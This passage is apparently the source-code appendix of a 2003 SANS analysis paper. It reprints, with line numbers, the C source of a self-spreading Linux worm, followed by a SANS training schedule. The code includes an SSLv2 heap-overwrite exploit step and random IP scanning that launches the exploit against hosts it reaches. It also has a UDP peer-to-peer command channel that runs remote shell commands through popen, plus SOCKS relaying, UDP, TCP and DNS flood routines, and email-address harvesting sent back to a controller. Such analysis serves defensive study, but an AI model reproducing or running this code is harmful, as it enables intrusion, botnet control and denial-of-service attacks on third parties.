1657     send_client_master_key(ssl1, overwrite_session_id_length, sizeof(overwrite_session_id_length)-1);
1658     generate_session_keys(ssl1);
1659     get_server_verify(ssl1);
1660     send_client_finished(ssl1);
1661     get_server_finished(ssl1);
1662
1663     port = get_local_port(ssl2->sock);
1664     overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);
1665     overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);
1666
1667     *(int*)&overwrite_next_chunk[156] = cipher;
1668     *(int*)&overwrite_next_chunk[192] = architectures[arch].func_addr - 12;
1669     *(int*)&overwrite_next_chunk[196] = ciphers + 16;
1670
1671     send_client_hello(ssl2);
1672     get_server_hello(ssl2);
1673
1674     send_client_master_key(ssl2, overwrite_next_chunk, sizeof(overwrite_next_chunk)-1);
1675     generate_session_keys(ssl2);

```



```

1757         if (clients[n].sock > 1) l=clients[n].sock;
1758     }
1759     memset((void*)&tm,0,sizeof(struct timeval));
1760     tm.tv_sec=2;
1761     tm.tv_usec=0;
1762     l=select(l+1,&read,NULL,NULL,&tm);
1763
1764     if (l == -1) {
1765         if (errno == EINTR) {
1766             for (i=0;i<numpids;i++) if (waitpid(pids[i],NULL,WNOHANG) > 0) {
1767                 unsigned int *newpids,on;
1768                 for (on=i+1;on<numpids;on++) pids[on-1]=pids[on];
1769                 pids[on-1]=0;
1770                 numpids--;
1771                 newpids=(unsigned int*)malloc((numpids+1)*sizeof(unsigned int));
1772                 if (newpids != NULL) {
1773                     for (on=0;on<numpids;on++) newpids[on]=pids[on];
1774                     FREE(pids);
1775                     pids=newpids;
1776                 }
1777             }
1778         }
1779         continue;
1780     }
1781     timeout+=time(NULL)-start;
1782     if (timeout >= 60) {
1783         if (links == NULL || numlinks == 0) {
1784             memset((void*)&initrec,0,sizeof(struct initsrv_rec));
1785             initrec.h.tag=0x70;
1786             initrec.h.len=0;
1787             initrec.h.id=0;
1788             for (i=0;i<bases;i++) relay(cpbases[i],(char*)&initrec,sizeof(struct
initsrv_rec));
1789         }
1790         else if (!myip) {
1791             memset((void*)&initrec,0,sizeof(struct initsrv_rec));
1792             initrec.h.tag=0x74;
1793             initrec.h.len=0;
1794             initrec.h.id=0;
1795             segment(2,(char*)&initrec,sizeof(struct initsrv_rec));
1796         }
1797         timeout=0;
1798     }
1799     timeout2+=time(NULL)-start;
1800     if (timeout2 >= 3) {
1801         struct mqueue *getqueue=queues;
1802         while(getqueue != NULL) {
1803             if (time(NULL)-getqueue->time > gettimeout()) {
1804                 struct mqueue *l=getqueue->next;
1805                 delqueue(getqueue->id);
1806                 delqueue(getqueue->id);
1807                 getqueue=l;
1808                 continue;
1809             }
1810             else if ((time(NULL)-getqueue->ltime) >= (getqueue->destination?6:3)) {
1811                 struct ainst ts;
1812                 char srv[256];
1813                 unsigned char i;
1814                 memset((void*)&ts,0,sizeof(struct ainst));
1815                 getqueue->ltime=time(NULL);
1816                 if (getqueue->destination) {
1817                     conv(srv,256,getqueue->destination);
1818                     audp_relay(&udpserver,&ts,srv,getqueue->port);
1819                     audp_send(&ts,getqueue->packet,getqueue->len);
1820                 }
1821                 else for (i=0;i<getqueue->trys;i++) segment(0,getqueue-
>packet,getqueue->len);
1822             }
1823             getqueue=getqueue->next;
1824         }
1825         timeout2=0;
1826     }
1827     timeout3+=time(NULL)-start;
1828     if (timeout3 >= 60*10) {
1829         char buf[2]={0,0};
1830         syncmode(1);
1831         broadcast(buf,1);
1832         timeout3=0;
1833     }
1834
1835     if (udpserver.sock > 0 && FD_ISSET(udpserver.sock,&read)) udpserver.len=AREAD;

```

```

1836
1837 for (n=0;n<(CLIENTS*2);n++) if (clients[n].sock > 0) if (FD_ISSET(clients[n].sock,&read))
clients[n].len=AREAD;
1838
1839 #ifdef SCAN
1840 if (myip) for (n=CLIENTS,p=0;n<(CLIENTS*2) && p<100;n++) if (clients[n].sock == 0) {
1841     char srv[256];
1842     if (d == 255) {
1843         if (c == 255) {
1844             a=classes[rand()%(sizeof classes)];
1845             b=rand();
1846             c=0;
1847         }
1848         else c++;
1849         d=0;
1850     }
1851     else d++;
1852     memset(srv,0,256);
1853     sprintf(srv,"%d.%d.%d.%d",a,b,c,d);
1854     clients[n].ext=time(NULL);
1855     atcp_sync_connect(&clients[n],srv,SCANPORT);
1856     p++;
1857 }
1858 for (n=CLIENTS;n<(CLIENTS*2);n++) if (clients[n].sock != 0) {
1859     p=atcp_sync_check(&clients[n]);
1860     if (p == ASUCCESS || p == ACONNECT || time(NULL)-((unsigned long)clients[n].ext) >= 5)
atcp_close(&clients[n]);
1861     if (p == ASUCCESS) {
1862         char srv[256];
1863         conv(srv,256,clients[n].in.sin_addr.s_addr);
1864         if (mfork() == 0) {
1865             exploit(srv);
1866             exit(0);
1867         }
1868     }
1869 }
1870 #endif
1871 for (n=0;n<CLIENTS;n++) if (clients[n].sock != 0) {
1872     if (clients[n].ext2 == TCP_PENDING) {
1873         struct add_rec rc;
1874         memset((void*)&rc,0,sizeof(struct add_rec));
1875         p=atcp_sync_check(&clients[n]);
1876         if (p == ACONNECT) {
1877             rc.h.tag=0x42;
1878             rc.h.seq=newseq();
1879             rc.h.id=clients[n].ext3;
1880             relayclient(clients[n].ext,(void*)&rc,sizeof(struct add_rec));
1881             FREE(clients[n].ext);
1882             FREE(clients[n].ext5);
1883             atcp_close(&clients[n]);
1884         }
1885         if (p == ASUCCESS) {
1886             rc.h.tag=0x43;
1887             rc.h.seq=newseq();
1888             rc.h.id=clients[n].ext3;
1889             relayclient(clients[n].ext,(void*)&rc,sizeof(struct add_rec));
1890             clients[n].ext2=TCP_CONNECTED;
1891             if (clients[n].ext5) {
1892                 atcp_send(&clients[n],clients[n].ext5,9);
1893                 clients[n].ext2=SOCKS_REPLY;
1894             }
1895         }
1896     }
1897     else if (clients[n].ext2 == SOCKS_REPLY && clients[n].len != 0) {
1898         struct add_rec rc;
1899         memset((void*)&rc,0,sizeof(struct add_rec));
1900         l=atcp_rcv(&clients[n],buf,3000);
1901         if (*buf == 0) clients[n].ext2=TCP_CONNECTED;
1902         else {
1903             rc.h.tag=0x42;
1904             rc.h.seq=newseq();
1905             rc.h.id=clients[n].ext3;
1906             relayclient(clients[n].ext,(void*)&rc,sizeof(struct add_rec));
1907             FREE(clients[n].ext);
1908             FREE(clients[n].ext5);
1909             atcp_close(&clients[n]);
1910         }
1911     }
1912     else if (clients[n].ext2 == TCP_CONNECTED && clients[n].len != 0) {
1913         struct data_rec rc;
1914         memset((void*)&rc,0,sizeof(struct data_rec));

```

```

1915                                     l=atcp_rcv(&clients[n],buf+sizeof(struct data_rec),3000-sizeof(struct
data_rec));
1916                                     if (l == AUNKNOWN) {
1917                                         struct kill_rec rc;
1918                                         memset((void*)&rc,0,sizeof(struct kill_rec));
1919                                         rc.h.tag=0x42;
1920                                         rc.h.seq=newseq();
1921                                         rc.h.id=clients[n].ext3;
1922                                         relayclient((struct ainst *)clients[n].ext,(void*)&rc,sizeof(struct
kill_rec));
1923                                         FREE(clients[n].ext);
1924                                         FREE(clients[n].ext5);
1925                                         atcp_close(&clients[n]);
1926                                     }
1927                                     else {
1928                                         l=clients[n].len;
1929                                         rc.h.tag=0x41;
1930                                         rc.h.seq=newseq();
1931                                         rc.h.id=clients[n].ext3;
1932                                         rc.h.len=l;
1933                                         _encrypt(buf+sizeof(struct data_rec),l);
1934                                         memcpy(buf,(void*)&rc,sizeof(struct data_rec));
1935                                         relayclient((struct ainst *)clients[n].ext,buf,l+sizeof(struct
data_rec));
1936                                     }
1937                                     }
1938                                     }
1939
1940                                     if (udpserver.len != 0) if (!udp_rcv(&udpserver,&udpclient,buf,3000)) {
1941                                         struct llheader *llrp, ll;
1942                                         struct header *tmp;
1943                                         in++;
1944                                         if (udpserver.len < 0 || udpserver.len < sizeof(struct llheader)) continue;
1945                                         buf+=sizeof(struct llheader);
1946                                         udpserver.len-=sizeof(struct llheader);
1947                                         llrp=(struct llheader *) (buf-sizeof(struct llheader));
1948                                         tmp=(struct header *)buf;
1949                                         if (llrp->type == 0) {
1950                                             memset((void*)&ll,0,sizeof(struct llheader));
1951                                             if (llrp->checksum != in_cksum(buf,udpserver.len)) continue;
1952                                             if (!usersa(llrp->id)) addrsa(llrp->id);
1953                                             else continue;
1954                                             ll.type=1;
1955                                             ll.checksum=0;
1956                                             ll.id=llrp->id;
1957                                             if (tmp->tag != 0x26) udp_send(&udpclient,(char*)&ll,sizeof(struct llheader));
1958                                         }
1959                                         else if (llrp->type == 1) {
1960                                             delqueue(llrp->id);
1961                                             continue;
1962                                         }
1963                                         else continue;
1964                                         if (udpserver.len >= sizeof(struct header)) {
1965                                             switch(tmp->tag) {
1966                                                 case 0x20: { // Info
1967                                                     struct getinfo_rec *rp=(struct getinfo_rec *)buf;
1968                                                     struct info_rec rc;
1969                                                     if (udpserver.len < sizeof(struct getinfo_rec)) break;
1970                                                     memset((void*)&rc,0,sizeof(struct info_rec));
1971                                                     rc.h.tag=0x47;
1972                                                     rc.h.id=tmp->id;
1973                                                     rc.h.seq=newseq();
1974                                                     rc.h.len=0;
1975                                                     #ifdef SCAN
1976                                                     rc.a=a;
1977                                                     rc.b=b;
1978                                                     rc.c=c;
1979                                                     rc.d=d;
1980                                                     #endif
1981                                                     rc.ip=myip;
1982                                                     rc.uptime=time(NULL)-uptime;
1983                                                     rc.in=in;
1984                                                     rc.out=out;
1985                                                     rc.version=VERSION;
1986                                                     rc.reqtime=rp->time;
1987                                                     rc.reqmtime=rp->mtime;
1988                                                     relayclient(&udpclient,(char*)&rc,sizeof(struct info_rec));
1989                                                     } break;
1990                                                 case 0x21: { // Open a bounce
1991                                                     struct add_rec *sr=(struct add_rec *)buf;
1992                                                     if (udpserver.len < sizeof(struct add_rec)) break;

```

```

1993
1994
1995
1996
1997
1998
1999
ainst));
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
>port) [1];
2018
>port) [0];
2019
>server) [0];
2020
>server) [1];
2021
>server) [2];
2022
>server) [3];
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
>h.len);
2045
2046
2047 #ifndef LARGE_NET
2048
2049
2050
2051
2052
>h.len > 2999-sizeof(struct sh_rec)) break;
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063

for (n=0;n<CLIENTS;n++) if (clients[n].sock == 0) {
char srv[256];
if (sr->socks == 0) conv(srv,256,sr->server);
else conv(srv,256,sr->socks);
clients[n].ext2=TCP_PENDING;
clients[n].ext3=sr->h.id;
clients[n].ext=(struct ainst*)malloc(sizeof(struct

if (clients[n].ext == NULL) {
clients[n].sock=0;
break;
}

memcpy((void*)clients[n].ext,(void*)&udpclient,sizeof(struct ainst));
if (sr->socks == 0) {
clients[n].ext5=NULL;
atcp_sync_connect(&clients[n],srv,sr->port);
}
else {
clients[n].ext5=(char*)malloc(9);
if (clients[n].ext5 == NULL) {
clients[n].sock=0;
break;
}
((char*)clients[n].ext5)[0]=0x04;
((char*)clients[n].ext5)[1]=0x01;
((char*)clients[n].ext5)[2]=((char*)&sr-
((char*)clients[n].ext5)[3]=((char*)&sr-
((char*)clients[n].ext5)[4]=((char*)&sr-
((char*)clients[n].ext5)[5]=((char*)&sr-
((char*)clients[n].ext5)[6]=((char*)&sr-
((char*)clients[n].ext5)[7]=((char*)&sr-
((char*)clients[n].ext5)[8]=0x00;
atcp_sync_connect(&clients[n],srv,1080);
}
if (sr->bind) abind(&clients[n],sr->bind,0);
break;
}
} break;
case 0x22: { // Close a bounce
struct kill_rec *sr=(struct kill_rec *)buf;
if (udpserver.len < sizeof(struct kill_rec)) break;
for (n=0;n<CLIENTS;n++) if (clients[n].ext3 == sr->h.id) {
FREE(clients[n].ext);
FREE(clients[n].ext5);
atcp_close(&clients[n]);
}
} break;
case 0x23: { // Send a message to a bounce
struct data_rec *sr=(struct data_rec *)buf;
if (udpserver.len < sizeof(struct data_rec)+sr->h.len) break;
for (n=0;n<CLIENTS;n++) if (clients[n].ext3 == sr->h.id) {
_decrypt(buf+sizeof(struct data_rec),sr->h.len);
atcp_send(&clients[n],buf+sizeof(struct data_rec),sr-
}
} break;
case 0x24: { // Run a command
FILE *f;
struct sh_rec *sr=(struct sh_rec *)buf;
int id;
if (udpserver.len < sizeof(struct sh_rec)+sr->h.len || sr-
id=sr->h.id;
(buf+sizeof(struct sh_rec))[sr->h.len]=0;
_decrypt(buf+sizeof(struct sh_rec),sr->h.len);
f=popen(buf+sizeof(struct sh_rec),"r");
if (f != NULL) {
while(1) {
struct data_rec rc;
char *str;
unsigned long len;
memset(buf,0,3000);
fgets(buf,3000,f);

```

```

2064                                     if (feof(f)) break;
2065                                     len=strlen(buf);
2066                                     memset((void*)&rc,0,sizeof(struct
data_rec));
2067                                     rc.h.tag=0x41;
2068                                     rc.h.seq=newseq();
2069                                     rc.h.id=id;
2070                                     rc.h.len=len;
2071                                     _encrypt(buf,len);
2072                                     str=(char*)malloc(sizeof(struct
data_rec)+len);
2073                                     if (str == NULL) break;
2074                                     memcpy((void*)str,(void*)&rc,sizeof(struct
data_rec));
2075                                     memcpy((void*)(str+sizeof(struct
data_rec)),buf,len);
2076                                     relayclient(&udpclient,str,sizeof(struct
data_rec)+len);
2077                                     FREE(str);
2078                                     }
2079                                     pclose(f);
2080                                     }
2081                                     else senderror(&udpclient,id,"Unable to execute command");
2082                                     } break;
2083     #endif
2084     case 0x25: {
2085         } break;
2086     case 0x26: { // Route
2087         struct route_rec *rp=(struct route_rec *)buf;
2088         unsigned long i;
2089         if (udpserver.len < sizeof(struct route_rec)) break;
2090         if (!useseq(rp->h.seq)) {
2091             addseq(rp->h.seq);
2092             audp_send(&udpclient,(char*)&ll,sizeof(struct
llheader));
2093
2094             if (rp->sync == 1 && rp->links != numlinks) {
2095                 if (time(NULL)-synctime > 60) {
2096                     if (rp->links > numlinks) {
2097                         memset((void*)&initrec,0,sizeof(struct initsrv_rec));
2098
2099                         initrec.h.tag=0x72;
2100                         initrec.h.len=0;
2101                         initrec.h.id=0;
2102
2103                         relayclient(&udpclient,(char*)&initrec,sizeof(struct initsrv_rec));
2104
2105                         }
2106                         else syncm(&udpclient,0x71,0);
2107                         synctime=time(NULL);
2108                     }
2109                     if (rp->sync != 3) {
2110                         rp->sync=1;
2111                         rp->links=numlinks;
2112                     }
2113                     if (rp->server == -1 || rp->server == 0 || rp->server
== myip) relay(inet_addr("127.0.0.1"),buf+sizeof(struct route_rec),rp->h.len-sizeof(struct route_rec));
2114
2115                     if (rp->server == -1 || rp->server == 0)
2116                         segment(2,buf,rp->h.len);
2117                     else if (rp->server != myip) {
2118                         if (rp->hops == 0 || rp->hops > 16)
2119                             else {
2120                                 rp->hops--;
2121                                 segment(2,buf,rp->h.len);
2122                             }
2123                         }
2124                         for (i=LINKS;i>0;i--) memcpy((struct
route_table*)&routes[i],(struct route_table*)&routes[i-1],sizeof(struct route_table));
2125                         memset((struct
route_table*)&routes[0],0,sizeof(struct route_table));
2126                         routes[0].id=rp->h.id;
2127                         routes[0].ip=udpclient.in.sin_addr.s_addr;
2128                         routes[0].port=htons(udpclient.in.sin_port);
2129                     }
2130                     } break;
2131     case 0x27: {
} break;

```

```

2132 case 0x28: { // List
2133     struct list_rec *rp=(struct list_rec *)buf;
2134     if (udpserver.len < sizeof(struct list_rec)) break;
2135     synch(&udpclient,0x46,rp->h.id);
2136     } break;
2137 case 0x29: { // Udp flood
2138     int flag=1,fd,i=0;
2139     char *str;
2140     struct sockaddr_in in;
2141     time_t start=time(NULL);
2142     struct udp_rec *rp=(struct udp_rec *)buf;
2143     if (udpserver.len < sizeof(struct udp_rec)) break;
2144     if (rp->size > 9216) {
2145         senderror(&udpclient,rp->h.id,"Size must be less than
or equal to 9216\n");
2146         break;
2147     }
2148     if (!isreal(rp->target)) {
2149         senderror(&udpclient,rp->h.id,"Cannot packet local
networks\n");
2150         break;
2151     }
2152     if (waitforqueues()) break;
2153     str=(char*)malloc(rp->size);
2154     if (str == NULL) break;
2155     for (i=0;i<rp->size;i++) str[i]=rand();
2156     memset((void*)&in,0,sizeof(struct sockaddr_in));
2157     in.sin_addr.s_addr=rp->target;
2158     in.sin_family=AF_INET;
2159     in.sin_port=htons(rp->port);
2160     while(1) {
2161         if (rp->port == 0) in.sin_port = rand();
2162         if ((fd = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) <
0);
2163         else {
2164             flag = fcntl(fd, F_GETFL, 0);
2165             flag |= O_NONBLOCK;
2166             fcntl(fd, F_SETFL, flag);
2167             sendto(fd,str,rp->size,0,(struct
sockaddr*)&in,sizeof(in));
2168             close(fd);
2169         }
2170         if (i >= 50) {
2171             if (time(NULL) >= start+rp->secs) exit(0);
2172             i=0;
2173         }
2174         i++;
2175     }
2176     FREE(str);
2177     } exit(0);
2178 case 0x2A: { // Tcp flood
2179     int flag=1,fd,i=0;
2180     struct sockaddr_in in;
2181     time_t start=time(NULL);
2182     struct tcp_rec *rp=(struct tcp_rec *)buf;
2183     if (udpserver.len < sizeof(struct tcp_rec)) break;
2184     if (!isreal(rp->target)) {
2185         senderror(&udpclient,rp->h.id,"Cannot packet local
networks\n");
2186         break;
2187     }
2188     if (waitforqueues()) break;
2189     memset((void*)&in,0,sizeof(struct sockaddr_in));
2190     in.sin_addr.s_addr=rp->target;
2191     in.sin_family=AF_INET;
2192     in.sin_port=htons(rp->port);
2193     while(1) {
2194         if (rp->port == 0) in.sin_port = rand();
2195         if ((fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP))
< 0);
2196         else {
2197             flag = fcntl(fd, F_GETFL, 0);
2198             flag |= O_NONBLOCK;
2199             fcntl(fd, F_SETFL, flag);
2200             connect(fd, (struct sockaddr *)&in,
sizeof(in));
2201             close(fd);
2202         }
2203         if (i >= 50) {
2204             if (time(NULL) >= start+rp->secs) exit(0);
2205             i=0;

```



```

2206         }
2207         i++;
2208     }
2209     } exit(0);
2210 #ifndef NOIPV6
2211         case 0x2B: { // IPv6 Tcp flood
2212             int flag=1,fd,i=0,j=0;
2213             struct sockaddr_in6 in;
2214             time_t start=time(NULL);
2215             struct tcp6_rec *rp=(struct tcp6_rec *)buf;
2216             if (udpserver.len < sizeof(struct tcp6_rec)) break;
2217             if (waitforqueues()) break;
2218             memset((void*)&in,0,sizeof(struct sockaddr_in6));
2219             for (i=0;i<4;i++) for (j=0;j<4;j++)
((char*)&in.sin6_addr.s6_addr[i])[j]=(char*)&rp->target[i][j];
2220             in.sin6_family=AF_INET6;
2221             in.sin6_port=htons(rp->port);
2222             while(1) {
2223                 if (rp->port == 0) in.sin6_port = rand();
2224                 if ((fd = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP))
< 0);
2225                 else {
2226                     flag = fcntl(fd, F_GETFL, 0);
2227                     flag |= O_NONBLOCK;
2228                     fcntl(fd, F_SETFL, flag);
2229                     connect(fd, (struct sockaddr *)&in,
sizeof(in));
2230                 }
2231                 close(fd);
2232                 if (i >= 50) {
2233                     if (time(NULL) >= start+rp->secs) exit(0);
2234                     i=0;
2235                 }
2236                 i++;
2237             }
2238             } exit(0);
2239 #endif
2240         case 0x2C: { // Dns flood
2241             struct dns {
2242                 unsigned short int id;
2243                 unsigned char rd:1;
2244                 unsigned char tc:1;
2245                 unsigned char aa:1;
2246                 unsigned char opcode:4;
2247                 unsigned char qr:1;
2248                 unsigned char rcode:4;
2249                 unsigned char unused:2;
2250                 unsigned char pr:1;
2251                 unsigned char ra:1;
2252                 unsigned short int que_num;
2253                 unsigned short int rep_num;
2254                 unsigned short int num_rr;
2255                 unsigned short int num_rrsp;
2256                 char buf[128];
2257             } dnsp;
2258             unsigned long len=0,i=0,startm;
2259             int fd,flag;
2260             char *convo;
2261             struct sockaddr_in in;
2262             struct df_rec *rp=(struct df_rec *)buf;
2263             time_t start=time(NULL);
2264             if (udpserver.len < sizeof(struct df_rec)+rp->h.len || rp-
>h.len > 2999-sizeof(struct df_rec)) break;
2265             if (!isreal(rp->target)) {
2266                 senderror(&udpclient,rp->h.id,"Cannot packet local
networks\n");
2267                 break;
2268             }
2269             if (waitforqueues()) break;
2270             memset((void*)&in,0,sizeof(struct sockaddr_in));
2271             in.sin_addr.s_addr=rp->target;
2272             in.sin_family=AF_INET;
2273             in.sin_port=htons(53);
2274             dnsp.rd=1;
2275             dnsp.tc=0;
2276             dnsp.aa=0;
2277             dnsp.opcode=0;
2278             dnsp.qr=0;
2279             dnsp.rcode=0;
2280             dnsp.unused=0;
2281             dnsp.pr=0;

```

```

2282         dnsp.ra=0;
2283         dnsp.que_num=256;
2284         dnsp.rep_num=0;
2285         dnsp.num_rr=0;
2286         dnsp.num_rrsup=0;
2287         convo=buf+sizeof(struct df_rec);
2288         convo[rp->h.len]=0;
2289         _decrypt(convo,rp->h.len);
2290         for (i=0,startm=0;i<=rp->h.len;i++) if (convo[i] == '.' ||
convo[i] == 0) {
2291             convo[i]=0;
2292             sprintf(dnsp.buf+len,"%c%s", (unsigned char) (i-
startm),convo+startm);
2293             len+=1+strlen(convo+startm);
2294             startm=i+1;
2295         }
2296         dnsp.buf[len++]=0;
2297         dnsp.buf[len++]=0;
2298         dnsp.buf[len++]=1;
2299         dnsp.buf[len++]=0;
2300         dnsp.buf[len++]=1;
2301         while(1) {
2302             dnsp.id=rand();
2303             if ((fd = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) <
0);
2304             else {
2305                 flag = fcntl(fd, F_GETFL, 0);
2306                 flag |= O_NONBLOCK;
2307                 fcntl(fd, F_SETFL, flag);
2308                 sendto(fd, (char*)&dnsp, sizeof(struct
dns)+len-128, 0, (struct sockaddr*)&in, sizeof(in));
2309                 close(fd);
2310             }
2311             if (i >= 50) {
2312                 if (time(NULL) >= start+rp->secs) exit(0);
2313                 i=0;
2314             }
2315             i++;
2316         }
2317     } exit(0);
2318 case 0x2D: { // Email scan
2319     char ip[256];
2320     struct escan_rec *rp=(struct escan_rec *)buf;
2321     if (udpserver.len < sizeof(struct escan_rec)) break;
2322     if (!isreal(rp->ip)) {
2323         senderror(&udpclient,rp->h.id,"Invalid IP\n");
2324         break;
2325     }
2326     conv(ip,256,rp->ip);
2327     if (mfork() == 0) {
2328         struct _linklist *getb;
2329         struct ainst client;
2330         StartScan("/");
2331         audp_setup(&client, (char*)ip, ESCANPORT);
2332         getb=linklist;
2333         while(getb != NULL) {
2334             unsigned long len=strlen(getb->name);
2335             audp_send(&client,getb->name,len);
2336             getb=getb->next;
2337         }
2338         audp_close(&client);
2339         exit(0);
2340     }
2341     } break;
2342 case 0x70: { // Incoming client
2343     struct {
2344         struct addsrv_rec a;
2345         unsigned long server;
2346     } rc;
2347     struct myip_rec rp;
2348     if (!isreal(udpclient.in.sin_addr.s_addr)) break;
2349
2350     syncmode(3);
2351     memset((void*)&rp,0,sizeof(struct myip_rec));
2352     rp.h.tag=0x73;
2353     rp.h.id=0;
2354     rp.ip=udpclient.in.sin_addr.s_addr;
2355     relayclient(&udpclient, (void*)&rp, sizeof(struct myip_rec));
2356
2357     memset((void*)&rc,0,sizeof(rc));
2358     rc.a.h.tag=0x71;

```

```

2359         rc.a.h.id=0;
2360         rc.a.h.len=sizeof(unsigned long);
2361         rc.server=udpclient.in.sin_addr.s_addr;
2362         broadcast((void*)&rc,sizeof(rc));
2363         syncmode(1);
2364
2365         addserver(rc.server);
2366         syncm(&udpclient,0x71,0);
2367         } break;
2368     case 0x71: { // Receive the list
2369         struct addsrv_rec *rp=(struct addsrv_rec *)buf;
2370         struct next_rec { unsigned long server; };
2371         unsigned long a;
2372         char b=0;
2373         if (udpserver.len < sizeof(struct addsrv_rec)) break;
2374         for (a=0;rp->h.len > a*sizeof(struct next_rec) &&
udpserver.len > sizeof(struct addsrv_rec)+(a*sizeof(struct next_rec));a++) {
2375             struct next_rec *fc=(struct
next_rec*)(buf+sizeof(struct addsrv_rec)+(a*sizeof(struct next_rec)));
2376             addserver(fc->server);
2377         }
2378         for (a=0;a<numlinks;a++) if (links[a] ==
udpclient.in.sin_addr.s_addr) b=1;
2379         if (!b && isreal(udpclient.in.sin_addr.s_addr)) {
2380             struct myip_rec rp;
2381             memset((void*)&rp,0,sizeof(struct myip_rec));
2382             rp.h.tag=0x73;
2383             rp.h.id=0;
2384             rp.ip=udpclient.in.sin_addr.s_addr;
2385             relayclient(&udpclient,(void*)&rp,sizeof(struct
myip_rec));
2386             addserver(udpclient.in.sin_addr.s_addr);
2387         }
2388         } break;
2389     case 0x72: { // Send the list
2390         syncm(&udpclient,0x71,0);
2391         } break;
2392     case 0x73: { // Get my IP
2393         struct myip_rec *rp=(struct myip_rec *)buf;
2394         if (udpserver.len < sizeof(struct myip_rec)) break;
2395         if (!myip && isreal(rp->ip)) {
2396             myip=rp->ip;
2397             addserver(rp->ip);
2398         }
2399         } break;
2400     case 0x74: { // Transmit their IP
2401         struct myip_rec rc;
2402         memset((void*)&rc,0,sizeof(struct myip_rec));
2403         rc.h.tag=0x73;
2404         rc.h.id=0;
2405         rc.ip=udpclient.in.sin_addr.s_addr;
2406         if (!isreal(rc.ip)) break;
2407         relayclient(&udpclient,(void*)&rc,sizeof(struct myip_rec));
2408         } break;
2409     case 0x41: // --|
2410     case 0x42: // |
2411     case 0x43: // |
2412     case 0x44: // |---> Relay to client
2413     case 0x45: // |
2414     case 0x46: // |
2415     case 0x47: { // --|
2416         unsigned long a;
2417         struct header *rc=(struct header *)buf;
2418         if (udpserver.len < sizeof(struct header)) break;
2419         if (!useseq(rc->seq)) {
2420             addseq(rc->seq);
2421             for (a=0;a<LINKS;a++) if (routes[a].id == rc->id) {
2422                 struct ainst ts;
2423                 char srv[256];
2424                 conv(srv,256,routes[a].ip);
2425
audp_relay(&udpserver,&ts,srv,routes[a].port);
2426
2427                 relayclient(&ts,buf,udpserver.len);
2428                 break;
2429             }
2430         } break;
2431     }
2432 }
2433 }
2434 }

```

```
2435     audp_close(&udpserver);
2436     return 0;
2437 }
```

© SANS Institute 2003, Author retains full rights.

Upcoming Training

Click Here to
{Get CERTIFIED!}



SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Phoenix SEC401	Phoenix, AZ	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Munich Summer 2017	Munich, Germany	Jul 10, 2017 - Jul 15, 2017	Live Event
Mentor Session - SEC401	Macon, GA	Jul 12, 2017 - Aug 23, 2017	Mentor
Mentor Session - SEC401	Ventura, CA	Jul 12, 2017 - Sep 13, 2017	Mentor
Community SANS Atlanta SEC401	Atlanta, GA	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - SEC401: Security Essentials Bootcamp Style	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
Community SANS Fort Lauderdale SEC401	Fort Lauderdale, FL	Jul 31, 2017 - Aug 05, 2017	Community SANS
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Omaha SEC401*	Omaha, NE	Aug 14, 2017 - Aug 19, 2017	Community SANS
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Trenton SEC401	Trenton, NJ	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Community SANS San Diego SEC401	San Diego, CA	Aug 21, 2017 - Aug 26, 2017	Community SANS
Virginia Beach 2017 - SEC401: Security Essentials Bootcamp Style	Virginia Beach, VA	Aug 21, 2017 - Aug 26, 2017	vLive
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session - SEC401	Minneapolis, MN	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
Mentor Session - SEC401	Edmonton, AB	Sep 06, 2017 - Oct 18, 2017	Mentor